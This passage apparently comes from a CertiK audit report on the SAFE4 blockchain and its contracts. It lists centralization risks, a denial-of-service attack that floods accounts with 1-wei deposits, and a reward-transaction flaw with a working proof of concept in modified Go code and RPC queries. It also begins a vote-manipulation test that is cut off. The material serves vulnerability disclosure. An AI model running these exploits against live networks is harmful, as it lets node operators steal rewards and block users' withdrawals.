
In the contract `SuperNodeLogic`, every supernode's creator has authority over the functions shown in the diagram below.

- `changeAddress()`
- `changeName()`
- `changeEnode()`


- `changeDescription()`

Any compromise to the `creator` account may allow the hacker to take advantage of this authority and change the supernode's address/name/enode info/description.

In the contract `SuperNodeState`, the role `_formalsn` has authority over the functions shown in the diagram below. Any compromise to the `_formalsn` account may allow the hacker to take advantage of this authority and upload IDs and states after validation.



In the contract `SystemReward`, the role `_formalsn` has authority over the functions shown in the diagram below. Any compromise to the `_formalsn` account may allow the hacker to take advantage of this authority and distribute rewards to nodes and proposal addresses.



Important Note: Certain identification and KYC procedures were attempted to be applied to the project team in order to better understand the centralization situation and potential risks of the project. The project team refused to cooperate with the investigation efforts, and thus based on the negative signals we concluded that there is potential high risk to the project. We

strongly advise end users to conduct further research and exercise due diligence before engaging with the project. It is crucial for end users to independently verify and assess all available information to make informed decisions.

Recommendation

The risk describes the current project design and potentially makes iterations to improve in the security operation and level of decentralization, which in most cases cannot be resolved entirely at the present stage. We advise the client to carefully manage the privileged account's private key to avoid any potential risks of being hacked. In general, we strongly recommend centralized privileges or roles in the protocol be improved via a decentralized mechanism or smart-contract-based accounts with enhanced security practices, e.g., multisignature wallets. Indicatively, here are some feasible suggestions that would also mitigate the potential risk at a different level in terms of short-term, long-term and permanent:

Short Term:

Timelock and Multi sign (2/3, 3/5) combination *mitigate* by delaying the sensitive operation and avoiding a single point of key management failure.

- Time-lock with reasonable latency, e.g., 48 hours, for awareness on privileged operations;
AND
- Assignment of privileged roles to multi-signature wallets to prevent a single point of failure due to the private key compromised;
AND
- A medium/blog link for sharing the timelock contract and multi-signers addresses information with the public audience.

Long Term:

Timelock and DAO, the combination, *mitigate* by applying decentralization and transparency.

- Time-lock with reasonable latency, e.g., 48 hours, for awareness on privileged operations;
AND
- Introduction of a DAO/governance/voting module to increase transparency and user involvement.
AND
- A medium/blog link for sharing the timelock contract, multi-signers addresses, and DAO information with the public audience.

Permanent:

Renouncing the ownership or removing the function can be considered *fully resolved*.

- Renounce the ownership and never claim back the privileged roles.
OR
- Remove the risky functionality.

[SAFE4 Team - 12/30/2024] :

The sole `_owner` needs to have authority over `changeOfficial` & `addProperty` is our design.

All Official MasterNodes & SuperNodes will be selected when all MasterNodes and SuperNodes are invalid, ensuring SAFE4-network to run. So, we need to allow change for official nodes.

SAFE4 will need to upgrade and add new features in the future, and the related feature values need to be maintained through the Property Contract, so the owner needs to be able to add new properties.

The risk status remains **Acknowledged** , with no further mitigations identified during the current audit engagement. It is strongly recommended that the aforementioned methods be implemented to prevent centralized failure. Additionally, CertiK strongly advises the project team to periodically review the private key security management for all addresses associated with centralized roles.

The team chose to deploy a multi-signature contract at the genesis block. After a transaction is submitted to the multi-sig contract, it must be confirmed by the owners. Only after receiving enough confirmations can the transaction be executed. Currently, the multi-sig contract requires 3 out of 5 owners to approve a transaction. Additionally, each transaction includes a time delay before execution, which is set by the submitter but must be at least 10 minutes.

- Signer 1: 0x37bB40810C85c6a8a1E7497044827C62bdc37654
- Signer 2: 0x7b9D6AF104C84aec494b807eE582832078abE2D1
- Signer 3: 0x78542d1c939892542E4E0801b8A84b582678d45F
- Signer 4: 0x8787e6e9480bAaf8D1B6C29C3aEa95Eb93f67807
- Signer 5: 0x825D1A52Ac19Cb557D9f8E89515637c332648D6f

- address: 0x000000000000000000000000000000999
- address: 0x000000000000000000000000000001000
- address: 0x000000000000000000000000000001010
- address: 0x000000000000000000000000000001020
- address: 0x000000000000000000000000000001025
- address: 0x000000000000000000000000000001030
- address: 0x000000000000000000000000000001035
- address: 0x000000000000000000000000000001040

- 11/11/2019

SAA-06 | CENTRALIZED CONTROL OF CONTRACT UPGRADE

Category	Severity	Location	Status
Centralization	● Centralization	3rd/OpenZeppelin/openzeppelin-contracts-upgradeable/contracts/access/OwnableUpgradeable.sol (SAFE4-system-contract): 21; System.sol (SAFE4-system-contract): 21	● 3/5 Multi-Sig

Description

Repository:

- `SAFE4 System Contract`

Commit hash:

- `69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4`

In the contracts below, the role `admin` has the authority to update the implementation contract.

- AccountManager
- MasterNodeLogic
- MasterNodeState
- MasterNodeStorage
- Property
- Proposal
- Safe3
- SNVote
- SuperNodeLogic
- SuperNodeState
- SuperNodeStorage
- SystemReward

Any compromise to the `admin` account may allow a hacker to take advantage of this authority and change the implementation contract which is pointed by proxy and therefore execute potential malicious functionality in the implementation contract.

Important Note: Certain identification and KYC procedures were attempted to be applied to the project team in order to better understand the centralization situation and potential risks of the project. The project team refused to cooperate with the investigation efforts, and thus based on the negative signals we concluded that there is potential high risk to the project. We

strongly advise end users to conduct further research and exercise due diligence before engaging with the project. It is crucial for end users to independently verify and assess all available information to make informed decisions.

Recommendation

We recommend that the team make efforts to restrict access to the admin of the proxy contract. A strategy of combining a time-lock and a multi-signature ($\frac{2}{3}$, $\frac{3}{5}$) wallet can be used to prevent a single point of failure due to a private key compromise. In addition, the team should be transparent and notify the community in advance whenever they plan to migrate to a new implementation contract.

Here are some feasible short-term and long-term suggestions that would mitigate the potential risk to a different level and suggestions that would permanently fully resolve the risk.

Short Term:

A combination of a time-lock and a multi signature ($\frac{2}{3}$, $\frac{3}{5}$) wallet mitigate the risk by delaying the sensitive operation and avoiding a single point of key management failure.

- A time-lock with reasonable latency, such as 48 hours, for awareness of privileged operations;
AND
- Assignment of privileged roles to multi-signature wallets to prevent a single point of failure due to a private key compromised;
AND
- A medium/blog link for sharing the time-lock contract and multi-signers addresses information with the community.

For remediation and mitigated status, please provide the following information:

- Provide the deployed time-lock address.
- Provide the **gnosis** address with **ALL** the multi-signer addresses for the verification process.
- Provide a link to the **medium/blog** with all of the above information included.

Long Term:

A combination of a time-lock on the contract upgrade operation and a DAO for controlling the upgrade operation mitigate the contract upgrade risk by applying transparency and decentralization.

- A time-lock with reasonable latency, such as 48 hours, for community awareness of privileged operations;
AND
- Introduction of a DAO, governance, or voting module to increase decentralization, transparency, and user involvement;
AND

- For remediation and mitigated status, please provide the following information:

- Permanent:**

Note: we recommend the project team consider the long-term solution or the permanent solution. The project team shall make a decision based on the current state of their project, timeline, and project resources.

■ Alleviation

The team acknowledged the finding and decided to remain unchanged for current version.

The risk status remains **Acknowledged** , with no further mitigations identified during the current audit engagement. It is strongly recommended that the aforementioned methods be implemented to prevent centralized failure. Additionally, CertiK strongly advises the project team to periodically review the private key security management for all addresses associated with centralized roles.

The team chose to deploy a multi-signature contract at the genesis block. After a transaction is submitted to the multi-sig contract, it must be confirmed by the owners. Only after receiving enough confirmations can the transaction be executed. Currently, the multi-sig contract requires 3 out of 5 owners to approve a transaction. Additionally, each transaction includes a time delay before execution, which is set by the submitter but must be at least 10 minutes.

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- Signer 2: 0x7b9D6AF104C84aec494b807eE582832078abE2D1

- [illegible]

AMS-04 | DENIAL OF SERVICE ATTACK VIA INSUFFICIENT DEPOSIT VALIDATION

Category	Severity	Location	Status
Denial of Service	● Major	AccountManager.sol (SAFE4-system-contract): 34, 41, 63, 74, 89	● Resolved

Description

Repository:

- `SAFE4 System Contract`

Commit hash:

- `69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4`

Files:

- `AccountManager.sol`

The deposit function allows users to deposit tokens to a specified address. However, it only checks if `msg.value` is greater than 0, allowing a malicious user to deposit minimal amounts (1 wei) repeatedly, like 1,000,000 times.

```
// deposit
function deposit(address _to, uint _lockDay) public payable override returns (uint)
{
    require(msg.value > 0, "invalid amount");
    uint id = addRecord(_to, msg.value, _lockDay);
    emit SafeDeposit(_to, msg.value, _lockDay, id);
    return id;
}
```

This can lead to a Denial of Service (DoS) attack by excessively populating the `addr2records` array, causing iteration failures for out-of-gas in functions like `withdraw`.

```
// withdraw
function withdraw() public override returns (uint) {
    uint amount;
    uint num;
    (amount, num) = getAvailableAmount(msg.sender);
    require(amount > 0, "insufficient amount");

    uint[] memory ids = new uint[](num);
    uint index;
    if(balances[msg.sender] != 0) {
        ids[index++] = 0;
    }
    AccountRecord[] memory records = addr2records[msg.sender];
    for(uint i; i < records.length; i++) {
        if(block.number >= records[i].unlockHeight && block.number >=
            id2useinfo[records[i].id].unfreezeHeight && block.number >=
            id2useinfo[records[i].id].releaseHeight) {
            ids[index++] = records[i].id;
        }
    }
}
```

The same issue exists in the public function `depositReturnNewID` and `depositWithSecond`. Things will get worse if the attacker calls the functions `batchDeposit4One` and `batchDeposit4Multi` to deposit tokens that allow any user to deposit multiple times in a function.

Scenario

Here is a possible attack scenario:

1. Alice sets the to address to her own and deposits 1 SAFE using the deposit function.
2. Bob observes Alice's actions and invokes the `batchDeposit4One()` function with parameters: to as Alice, times as 1,000,000, and `msg.value` as 1,000,000 wei.
3. Bob repeats this process, causing the array `addr2records[Alice]` to grow significantly.
4. When Alice attempts to call the `withdraw()` function, the `getAvailableAmount()` function incurs high gas costs. Eventually, the transaction runs out of gas, causing Alice's withdrawal attempt to fail.

Recommendation

Recommend to implement a minimum deposit threshold to prevent abuse.

Alleviation

[SAFE4 Team - 12/30/2024] :

The team heeded our advice and resolved the finding by implementing a minimum deposit threshold. The change is reflected

in the commit `b394c00fcafb025b7463eae89d6286fdd9eef38e` .

FES-10 | EXTRA TRANSACTION DATA CAUSES REWARD TRANSACTION FAILURE

Category	Severity	Location	Status
Design Issue	● Major	consensus/spos/spos.go (SAFE4): 1164~1221	● Resolved

Description

Repository:

- `SAFE4 Chain`

Commit hash:

- `8d27df326bef646bcaccdc1c600b948dcf251768`

Files:

- `consensus/spos`

`consensus/spos`

```
1164 func (s *Spos) CheckRewardTransaction(block *types.Block) error {
1165     transactions := block.Transactions()
1166     for i, tx := range transactions {
1167         if tx.To() != nil && *tx.To() == systemcontracts.
SystemRewardContractAddr && i != transactions.Len() - 1 {
1168             return fmt.Errorf("block[%s] exist multiple system-reward-tx",
block.Hash().Hex())
1169         }
1170     }
1171
1172     transaction := transactions[transactions.Len() - 1]
1173     if transaction.To() == nil || *transaction.To() != systemcontracts.
SystemRewardContractAddr {
1174         return fmt.Errorf("missing system-reward-tx")
1175     }
1176
1177     vABI, err := abi.JSON(strings.NewReader(systemcontracts.SystemRewardABI))
1178     if err != nil {
1179         return err
1180     }
1181
1182     inputdata := transaction.Data()
1183     method, err := vABI.MethodById(inputdata)
1184     if err != nil {
1185         return err
1186     }
1187     inputsMap := make(map[string]interface{})
1188     if err := method.Inputs.UnpackIntoMap(inputsMap, inputdata[4:]); err !=
nil {
1189         return err
1190     }
1191     snCount := inputsMap["_snAmount"].(*big.Int)
1192     mnCount := inputsMap["_mnAmount"].(*big.Int)
1193     ppCount := inputsMap["_ppAmount"].(*big.Int)
1194     ppAddr := inputsMap["_ppAddr"].(common.Address)
1195     snAddr := inputsMap["_snAddr"].(common.Address)
1196     mnAddr := inputsMap["_mnAddr"].(common.Address)
1197
1198     signer := types.MakeSigner(s.chainConfig, block.Number())
1199     from, err := signer.Sender(transaction)
1200     if err != nil {
1201         return err
1202     }
1203
1204     blocknumber := block.NumberU64()
1205     totalReward := getBlockSubsidy(blocknumber, withoutSuperBlockPart)
1206     masterNodePayment := getMasternodePayment(totalReward)
1207     superNodeReward := new(big.Int).Sub(totalReward, masterNodePayment)
1208     proposalReward := getBlockSubsidy(blocknumber, onlySuperBlockPart)
1209
1210     nextMNAddr, err := s.GetNextMasterNode(block.ParentHash())
1211     if err != nil {
```

```

1212         return err
1213     }
1214
1215     if snCount.Cmp(superNodeReward) != 0 || mnCount.Cmp(masterNodePayment) !=
0 || ppCount.Cmp(proposalReward) != 0 || ppAddr != systemcontracts.
ProposalContractAddr || mnAddr != nextMNAddr || from != snAddr || block.Coinbase()
!= snAddr {
1216         return fmt.Errorf(
"invalid greward (snCount: %d superNodeReward: %d mnCount: %d masterNodePayment: %d
from: %s snAddr: %s miner: %s mnAddr: %s nextMNAddr: %s ppAddr: %s)"
, snCount, superNodeReward,
1217             mnCount, masterNodePayment, from.Hex(), snAddr.Hex(), block.
Coinbase(), mnAddr.Hex(), nextMNAddr.Hex(), ppAddr.Hex())
1218     }
1219
1220     return nil
1221 }

```

In the commit `bb6cb5aa21ea8fa21f7f6bb458d952960698b3d0`, only the value part is validated against for the reward transaction in `CheckRewardTransaction`.

The `CheckRewardTransaction` function does not verify whether the transaction data contains extra bytes beyond what is required for the `systemReward` function parameters. If the data includes additional bytes beyond the necessary parameters, it can still pass the `CheckRewardTransaction` validation. The `method.Inputs.UnpackIntoMap()` works by parsing `inputdata[4:]` according to the `Input` template. As long as the initial part of this byte slice is valid, any extra data will be ignored and not parsed. Therefore, a valid `inputdata` can be calculated, and extra bytes can be appended to it, allowing it to pass the `CheckRewardTransaction` check. However, the transaction will fail during execution.

The `CheckRewardTransaction` function is designed to check the last transaction in a block, the `RewardTransaction`, to ensure that block rewards are correctly distributed. Supernodes can exploit this vulnerability by modifying the `RewardTransaction` data to append random bytes to an otherwise valid transaction. Such a transaction will pass the `CheckRewardTransaction` validation but fail during execution. If the `Reward Transaction` fails to execute, supernodes will receive all the block rewards for profit.

In conclusion, if the `RewardTransaction` fails to execute, the miner can receive the entire reward without distributing it according to the original plan.

Scenario

1. The SuperNode modifies the data of the Reward transaction by appending some additional bytes behind the original transaction data.
2. The SuperNode broadcasts the block with the modified reward transaction and other nodes receive the block.
3. The `CheckRewardTransaction` passed and the block is accepted by other nodes.
4. The reward transaction executed failed and the SuperNode gets all the rewards directly. The balance is directly increased, whereas the normal process requires founders to withdraw their rewards from the AccountManager contract themselves.

I Proof of Concept

1. Modify the `Reward` function in the `spos.go`. Add useless bytes into the transaction data.

```
func (s *Spos) Reward(snAddr common.Address, snCount *big.Int, mnAddr
common.Address, mnCount *big.Int, ppAddr common.Address, ppCount *big.Int, header
*types.Header, state *state.StateDB, txs []*types.Transaction, receipts *
[]*types.Receipt) error {
    vABI, err := abi.JSON(strings.NewReader(systemcontracts.SystemRewardABI))
    if err != nil {
        return err
    }

    data, err := vABI.Pack("reward", snAddr, snCount, mnAddr, mnCount, ppAddr,
ppCount)
    if err != nil {
        return err
    }

    // add useless byte slice into the data
> length := 16
> randomBytes := make([]byte, length)
> rand.Read(randomBytes)

    data = append(data, randomBytes...)

    value := new(big.Int)
    value.Add(snCount, mnCount)
    value.Add(value, ppCount)
    msgData := (hexutil.Bytes)(data)
    nonce := state.GetNonce(snAddr)
    gas := params.MaxSystemRewardTxGas
    args := ethapi.TransactionArgs{
        From:      &snAddr,
        To:        &systemcontracts.SystemRewardContractAddr,
        Data:       &msgData,
        Value:      (*hexutil.Big)(value),
        Gas:        (*hexutil.Uint64)(&gas),
        GasPrice:   (*hexutil.Big)(common.Big0),
        Nonce:      (*hexutil.Uint64)(&nonce),
    }

    rawTx := args.ToTransaction()
    tx, err := s.signTxFn(accounts.Account{Address: snAddr}, rawTx,
s.chainConfig.ChainID)
    if err != nil {
        return err
    }

    state.Prepare(tx.Hash(), len(*txs))
    snap := state.Snapshot()
    gasPool := new(core.GasPool).AddGas(header.GasLimit)
```

```

    receipt, err := core.ApplyTransaction(s.chainConfig, s.chain, &header.Coinbase,
    gasPool, state, header, tx, &header.GasUsed, *s.chain.GetVMConfig())
    if err != nil {
        log.Info("The Reward Transaction error :", "err", err)
        state.RevertToSnapshot(snap)
        return err
    }

    *txs = append(*txs, tx)
    *receipts = append(*receipts, receipt)
    SetReceiptTxs(*receipts, *txs)
    return err
}

```

2. Run the testnet. The testnet is operating smoothly, and blocks are being produced as expected.

```

INFO [01-06|07:51:18.026] Commit new sealing work                number=16
sealhash=2cd289..63c095 uncles=0 txs=1 gas=1,017,473 fees=0 elapsed=11.966ms
INFO [01-06|07:51:48.000] Successfully sealed new block            number=16
sealhash=2cd289..63c095 hash=320a2f..4e976a parent=156430..c4c120 elapsed=29.974s
INFO [01-06|07:51:48.000] 🔗 block reached canonical chain         number=9
hash=893b57..d54578
INFO [01-06|07:51:48.000] ⚡ mined potential block                 number=16
hash=320a2f..4e976a

```

3. Query the latest block by JSON RPC.

```

curl --location --request POST 'http://localhost:8549' \
--header 'Content-Type: application/json' \
--data-raw '{
    "jsonrpc": "2.0",
    "method": "eth_getBlockByNumber",
    "id": 1,
    "params": ["latest", true]
}'

```

4. Get the transaction hash from the block info in step3

```
0x4e9fb2481a2bcd2afee1d8a084a33d83b582de814b821424ac5ab159bc567b54
```

5. Get the transaction receipt by the hash.

```
curl --location --request POST 'http://localhost:8545' \
--header 'Content-Type: application/json' \
--data-raw '{
  "jsonrpc": "2.0",
  "method": "eth_getTransactionReceipt",
  "params": ["0x4e9fb2481a2bcd2afee1d8a084a33d83b582de814b821424ac5ab159bc567b54"],
  "id": 1
}'
```

The result:

[illegible]

The transaction status is `0x0`, indicating that the transaction execution failed.

6. Query the balance of miner.

```
curl --location --request POST 'localhost:8545' \  
--header 'Content-Type: application/json' \  
--data-raw '{  
    "jsonrpc": "2.0",  
    "id": "1",  
    "method": "eth_getBalance",  
    "params": ["0xa503b779f09c994b96e3b4d408f354f17a1aab68", "latest"]  
}'
```

The result:

```
{ "jsonrpc": "2.0", "id": "1", "result": "0x14e7466500eea0000" }
```

The 0x14e746650000 can be converted to 24.1e18. In the genesis block, we specified the miner account balance as 0.1e18, indicating that the reward is directly added to the miner's account balance.

Recommendation

Recommend adding a check for the transaction data to ensure that Reward Transactions passing the CheckRewardTransaction validation can execute successfully.

Alleviation

[SAFE4 Team, 01/08/2025]:

The team heed the advice and resolved this issue at commit: `0e8e88ea668c503bd9db7dc9841c69a8f26273fd`.

SAA-03 | VULNERABILITY IN VOTE HANDLING DURING SUPER NODE DISSOLUTION

Category	Severity	Location	Status
Logical Issue	● Major	AccountManager.sol (SAFE4-system-contract): 104, 125, 164; SNVote.sol (SAFE4-system-contract): 260; SuperNodeLogic.sol (SAFE4-system-contract): 13, 85	● Resolved

Description

Repository:

- `SAFE4 System Contract`

Commit hash:

- `69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4`

Files:

- `AccountManager.sol`
- `SNVote.sol`
- `SuperNodeLogic.sol`

When a founder registers a super node using the `register` function, they must lock a minimum required deposit amount. Partners can join the super node by locking additional deposits and gaining the ability to cast votes. Both founders and partners can withdraw their deposits after the lock-in period ends by calling the `withdraw` function.

If the founder withdraws their deposit ahead of other partners, the super node is dissolved, and its associated data is removed.

SuperNodeLogic.sol

```

85  function removeMember(address _addr, uint _lockID) public
override onlyMnSnAmContract {
86      ISuperNodeStorage.SuperNodeInfo memory info = getSuperNodeStorage().
getInfo(_addr);
87      for(uint i; i < info.founders.length; i++) {
88          if(info.founders[i].lockID == _lockID) {
89              if(i == 0) {
90                  // unfreeze partner
91                  for(uint k = 1; k < info.founders.length; k++) {
92                      getAccountManager().setRecordFreezeInfo(info.founders[k
].lockID, address(0), 0);
93                  }
94                  // release voter
95                  uint idNum = getSNVote().getIDNum(_addr);
96                  if(idNum > 0) {
97                      uint batchNum = idNum / 100;
98                      if(idNum % 100 != 0) {
99                          batchNum++;
100                     }
101                     for(uint k; k < batchNum; k++) {
102                         uint[] memory votedIDs = getSNVote().getIDs(_addr,
k * 100, 100);
103                         for(uint m; m < votedIDs.length; m++) {
104                             getAccountManager().setRecordVoteInfo(votedIDs[
m], address(0), 0);
105                         }
106                     }
107                 }
108             }
109             getSuperNodeStorage().removeMember(_addr, i);
110             return;
111         }
112     }
113 }

```

However, votes cast by partners for the dissolved super node remain intact.

SNVote.sol

```

8      mapping(uint => VoteRecord) id2record;
// voter's record to supernode or proxy vote
9
10     // for voters
11     mapping(address => mapping(address => VoteDetail)) voter2details;
// voter to details
12     mapping(address => uint) voter2amount; // voter to total amount
13     mapping(address => uint) voter2num; // voter to total votenum
14     mapping(address => address[]) voter2dsts;
// voter to supernode or proxy list
15     mapping(address => uint[]) voter2ids; // voter to record list
16
17     // for supernodes or proxies
18     mapping(address => mapping(address => VoteDetail)) dst2details;
// supernode or proxy to details
19     mapping(address => uint) dst2amount; // supernode or proxy to total amount
20     mapping(address => uint) dst2num; // supernode or proxy to total votenum
21     mapping(address => address[]) dst2voters;
// supernode or proxy to voter list
22     mapping(address => uint[]) dst2ids; // supernode or proxy to record list

```

This introduces a vulnerability where a malicious actor can register a new super node using the address of the dissolved super node, potentially retaining the original votes. Such manipulation could unfairly influence the selection of top super nodes and allow the malicious actor to distribute rewards, compromising the integrity of the consensus mechanism.

Likewise, the votes cast by partners for the dissolved super node remained unaffected when the tokens were transferred.

AccountManager

```

164     function transfer(address _to, uint _amount, uint _lockDay) public
override returns (uint) {
165         ...
166     }

```

Proof of Concept

To demonstrate the attack scenario, the auditing team provide the following test:

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.13;

import {Test, console} from "forge-std/Test.sol";
import "../AccountManager.sol";
import "../Property.sol";
import "../MasterNodeStorage.sol";
import "../SuperNodeStorage.sol";
import "../SNVote.sol";
import "../utils/Constant.sol";
import "../SuperNodeLogic.sol";

contract AccountManagerTest is Test {

    AccountManager public accountManager;
    address owner = makeAddr("owner");
    MasterNodeStorage public masterNodeStorage;
    SuperNodeStorage public superNodeStorage;
    SuperNodeLogic superNodeLogic;
    SNVote public snVote;

    address superNodeOne = makeAddr("superNodeOne");
    address superNodeTwo = makeAddr("superNodeTwo");

    address creatorOne = makeAddr("founderOne");
    address creatorTwo = makeAddr("founderTwo");

    address partnerOne = makeAddr("partnerOne");
    address partnerTwo = makeAddr("partnerTwo");

    uint256 constant BLOCK_SPACE = 30;
    uint256 constant SUPER_NODE_MIN_AMOINT = 5000 ;
    uint256 constant SUPERNODE_UNION_MIN_AMOUNT = 1000 ;
    uint256 constant SUPERNODE_MIN_LOCKDAY = 2 * 360;
    uint256 constant SUPERNODE_APPEND_MIN_AMOUNT = 500 ;
